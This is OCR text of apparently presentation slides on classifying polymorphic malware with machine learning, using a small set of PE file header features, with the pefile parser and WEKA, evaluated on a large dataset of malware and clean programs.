
What is a Virus?

- Fred Cohen's definition
  - *A program that can 'infect' other programs by modifying them to include a possibly evolved copy of itself*




- Peter Szor's definition
  - *A program that recursively and explicitly copies a possibly evolved copy of itself*

Down (Computer) Memory Lane




Blasted Worms



A Trojan Horse

Trojan Horse Malware




Agenda

- Part I: What is the Malware Menace?
  - “How did I just get infected?”
- Part II: Using Machine Learning For Malware Classification

Scoping of Research

- Classification of Polymorphic Malware
  - Multiple variants
  - Do not infect other programs
- Examples
  - Backdoors
  - Downloaders
  - Remote Administration Tools
- Infectors and packers out of scope

Polymorphism in Biology




Spot the Polymorphic Cylons

After Classification

- Clustering
- Detection
- Cleaning for infected files
- Deletion

Applying Machine Learning (ML)

- Steps:
  1. Extract features
  2. Train models using ML algorithms
  3. Use models as classifiers
  4. Use models to classify unknown files as 0 or 1



- Started with 600 features

What are the Features?

- EXE and DLL are PE file formats

Microsoft Portable Executable and Common Object File Format Specification

Revision 8.2 – September 21, 2010


Features Illustrated using *Primula*

Corolla


Stamen

Pistil

Calix




Why are fewer features better than more features?



Less is More

- Irrelevant features negatively affect learning
- Using fewer features…
  - Improves algorithm performance
  - Represents problem better
  - Lets user focus on important variables




Related Work

- Mining n-grams (Siddiqui et al.) ➔ 94% accuracy
- Multiple algorithms (Schultz et al.) ➔ 97.76% accuracy
- Multiple algorithms, 189 features (Shafiq et al.) ➔ 99% accuracy
- Association mining (Ye et al.) ➔ 92% accuracy
- SVM on program strings (Ye et al.) ➔ 93.8% accuracy
- Key Questions
  - Which features were used and why?
  - What are the minimum features for good classification?

Contributions

- Excellent classification using **seven** features
- Another layer to existing antivirus technology
- Still need:
  - Unpackers and deobfuscators
  - Clustering, detection, cleaning, deletion, etc.

System Diagram



PE Parser:
pedump tool

pefile

pefile is a Python module to read and work with PE (Portable Executable) files

The Haystack (Dataset)

- 100,000 pieces of malware
- 16,000 clean programs

- 645 initial features
  - Structures in PE file format
  - Some calculated features
  - See M. Pietrek's "**An In-Depth Look into the Win32 Portable Executable File Format**" http://msdn.microsoft.com/en-us/magazine/cc301805.aspx

Classifier and Evaluator: Say Hello to WEKA

Machine Learning Toolkit
http://www.cs.waikato.ac.nz/ml/weka/

Scriptable!

Preliminary Results

- Six numeric machine-learning algorithms
  - Experiment I with 645 & Experiment II with 100 features

Wait a Minute

What Pretty Features You Have

